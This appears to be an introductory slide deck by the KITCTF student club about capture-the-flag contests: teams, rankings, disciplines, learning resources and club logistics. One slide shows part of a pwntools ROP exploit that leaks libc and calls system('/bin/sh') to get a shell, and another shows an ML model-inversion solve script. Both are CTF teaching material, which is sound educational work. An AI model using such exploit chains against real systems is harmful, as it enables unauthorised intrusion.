



# Capture the Flag

Acquiring practical security knowledge through enjoyable hacking challenges (Based on slides by Samuel Groß)

Liam Wachter | 27. April 2023





# What are CTFs?


- Online or in-person contests
- Applied IT Security
- Team oriented

## During CTFs, people . . .

- are hacking (in the positive sense of the word)
- do vulnerability discovery + exploit writing
- get in contact with all kinds of technology
- in general do computer science
- learn

# What are CTFs NOT?

- Using existing exploits
- Illegal
- Step-by-step learning
- (Very beginner friendly)






## How does it work?

- Teams register on a website
- Contest starts
- Challenges accessible through website
- Flags are obtained by solving a challenge, e.g. `EK0{1337_x86_64_exploit}`
- Can be submitted on the website to get points
- The harder the challenge the more points it is worth
  - Well...
  - Timeframe per challenge: between a few minutes and > 8 hours
- Afterwards participants publish write-ups explaining their solutions
  - <https://kitctf.de/writeups/>
  - Great way to learn!

# Who plays CTFs

- Plaid Parliament of Pwning (PPP)
  - Students and Alumni from CMU
- FluxFingers
  - Students and Alumni from RUB
- Samurai
  - International, big team
  - Many Google (security) engineers
- Sauercloud
  - German team of teams
  - Participating in DEFCON and DEFCON-Qualifiers

RANK	AVATAR	TEAMNAME
1		Dragon Sector
2		PPP
3		Samurai
4		Shellphish
5		More Smoked Leet Chicken
6		!SpamAndHex
7		217
8		oops
9		Tasteless
10		pollypocket
11		KITCTF
12		blue-lotus
13		c00kies@venice
14		dcua
15		0daysober
16		StratumAuhuur



# Who organizes CTFs?

- Other CTF teams
  - PlaidCTF and PicoCTF → PPP
  - hack.lu → Fluxfingers
  - ALLES! CTF → ALLES!
- Companies
  - Google Capture The Flag
  - Real World CTF
- Usually online. Sometimes on-site, e.g., at conferences
- „World-Championship“: DEFCON CTF
- Central hub: <https://ctftime.org>



# ctftime.org: CTFs every weekend

CTF TIME

CTF TIME

Home / CTFs / Events / Upcoming

## CTF Events

All Now running **Upcoming** Archive Format - Location - Restrictions - 2023

Name	Date	Format	Location	Weight	Notes
TAMUctf 2023	28 April, 06:00 UTC — 30 April 2023, 06:00 UTC	Jeopardy	On-line	37.00	86 teams will participate
D³CTF 2023	28 April, 12:00 UTC — 30 April 2023, 12:00 UTC	Jeopardy	On-line	28.00	42 teams will participate
CrewCTF 2023	28 April, 17:00 UTC — 30 April 2023, 17:00 UTC	Jeopardy	On-line	20.33	100 teams will participate
RPCA CTF 2023	28 April, 17:00 UTC — 30 April 2023, 23:00 UTC	Jeopardy	On-line	24.00	17 teams will participate
UMDCTF 2023	28 April, 22:00 UTC — 30 April 2023, 22:00 UTC	Jeopardy	On-line	43.77	60 teams will participate
Punk Security DevSecOps Birthday CTF	04 May, 16:00 UTC — 05 May 2023, 06:00 UTC	Jeopardy	On-line	0.00	20 teams will participate
San Diego CTF 2023	05 May, 00:00 UTC — 07 May 2023, 00:00 UTC	Jeopardy	On-line	33.88	22 teams will participate

Home / Teams / Germany

## Teams

2023 2022 2021 2020 2019 2018 2017 2016 2015 2014 2013 2012 2011

Germany

Show team profile

### Germany

Worldwide position	Country position	Name	Points	Events
9	★ 1	Sauercloud	332.638	3
48	2	RedRocket	159.803	4
51	3	KITCTF	156.156	8
132	4	ALLES!	87.021	3
146	5	EIEsBees	82.502	5
205	6	ENOFAG	61.704	3
207	7	upthack	61.218	8
272	8	CyberTaskForce Zero	48.428	5
318	9	BugsBunnies	41.891	13
373	10	FZT	36.195	6
407	11	PwnProphecy	33.664	5
426	12	DUAL.org	32.258	10

# CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
  - Machine Learning
  - Cryptocurrency
  - Forensics
  - Sandboxing
  - Game Hacking





# CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
  - Machine Learning
  - Cryptocurrency
  - Forensics
  - Sandboxing
  - Game Hacking

```

~/D/p/c/h/naughty_list
31
32
33 padding = b'A' * (5 * 8) # padding to return address
34
35
36 def leak_address_chain():
37     chain = padding
38     chain += p64(0x0401443) # pop rdi
39     chain += p64(0x601fd0) # scanf_got
40     chain += p64(0x0400700) # puts_plt
41     chain += p64(0x040102b) # get_descr
42     return chain
43
44
45 def spawn_shell_chain(libc_base: int):
46     system_offset = 0x04f590
47     chain = padding
48     chain += p64(0x0401443) # pop rdi
49     chain += p64(next(libc_search(b'/bin/sh')) + libc_base) # /bin/sh string address
50     chain += p64(0x0400736)
51     chain += p64(libc_base + system_offset) # libc_system
52     return chain
53
54
55 def get_libc_base(scanf_addr: bytes):
56     scanf_int = unpack(scanf_addr, len(scanf_addr) * 8, endian='little', sign=False)
57     return scanf_int - 0x07fa0
solve.py [+] 33,21 61
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] '/home/nine/Documents/privProg/ctfs/htb-advent-21/naughty_list/ld-2.27.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[+] Starting local process '/bin/gdbserver': pid 27341
[+] running in new terminal: ['/bin/gdb', '-q', '/home/nine/Documents/privProg/ctfs/htb-advent-21/naughty_list/naughty_list_patched', '-x', '/tmp/punspjlnlqq.gdb']
[*] Switching to interactive mode
<:~/Documents/privProg/ctfs/htb-advent-21/naughty_list//26736:/usr/bin/fish 51,1 88%


```





# CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
  - Machine Learning
  - Cryptocurrency
  - Forensics
  - Sandboxing
  - Game Hacking



# CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
  - Machine Learning
  - Cryptocurrency
  - Forensics
  - Sandboxing
  - Game Hacking

```

~/D/p/c/h/h/A/solve
12 x = torch.zeros(input_shape, requires_grad=True)
13
14 min_loss = float("inf")
15 best_img = None
16
17 for i in range(num_itr):
18     x = x.detach()
19     x.requires_grad = True
20     pred = target_model(x)
21     loss = ((target_embedding - pred)**2).mean()
22     loss.backward()
23     grad = x.grad
24     x = x.mul(255).div(255)
25
26     if loss.item() < min_loss:
27         best_img = x
28
29     with torch.no_grad():
30         x -= step_size * grad
31         x = torch.clip(x, min=0.1, max=0.90)
32         print(f"epoch {i}: {loss.item()}")
33     return best_img
34
35
36 def tensor_to_base64img(inv tensor):
solve.py 13,0-1 25%
epoch 41: 0.000619305414147675
epoch 42: 0.0006324286223389208
epoch 43: 0.0006496902788057923
epoch 44: 0.0005963492440059781
epoch 45: 0.0005843292456120253
epoch 46: 0.0005512942443601787
epoch 47: 0.0005694740684702992
epoch 48: 0.0006182483839650154
epoch 49: 0.00059447833336808974
epoch 50: 0.0005973779479973818
epoch 51: 0.0005885736900381744
epoch 52: 0.0006019784486852586
epoch 53: 0.0006750475149601698
epoch 54: 0.0006585403461940587
epoch 55: 0.0005592052475549281
epoch 56: 0.0005119069828651845
epoch 57: 0.0004976086784154177
<cuments/privProg/ctfs/boilers202
input.png 163% 13,0-1 53%

```





# What you will learn on the side?

- Deep knowledge of operating system internals
- Good intuition for: „There is something wrong“
- Familiarity with various programming languages and frameworks
- Various useful tools
  - debuggers, (dis)assemblers, (de)compilers, networking tools, sandboxes, ...
- Crypto libraries
- Stuff you (maybe) didn't know even existed!
  - SMT solvers, weird protocols, various modern exploit mitigations, interesting mathematics



# Requirements?

# None\*



## Requirements?

\*

- basic computer and programming knowledge
- a laptop is useful

motivation and some spare time



# How to learn (non-exhaustive list)

- Playing CTFs
  - There are easier and harder CTFs: PicoCTF, CSCG ...
  - Most CTFs have at least some easier challenges
  - **try and read writeups**
- Free courses with challenges
  - OverTheWire
  - pwn.college
  - PortSwigger Web Security Academy
  - Open Security Training 2
  - cryptohack
- Videos
  - LiveOverflow, GynvaelEN, SloppyJoePirates
  - stacksmashing, gamozolabs, OALabs
  - IppSec, PinkDraconian, PwnFunction
  - Day0-Podcast, Critical Thinking Podcast
- Reading stuff
  - Magazines
    - phrack
    - pagedout
  - Blogs
    - our #interesting channel
  - Books
    - The Art of Software Security Assessment
    - Hacking: The Art of Exploitation
- Conferences
- KIT Courses :)



## About us

- Started around June 2014
- Official student club since February 2023
- Currently playing with 15 players per CTF
- Communication over Slack (to change soon™)
- Weekly in-person meetings: Thursdays Room -120
- Intro talks on first four meetings, also see [kitctf.de/learning](https://kitctf.de/learning)

Introduce yourself at [team@kitctf.de](mailto:team@kitctf.de)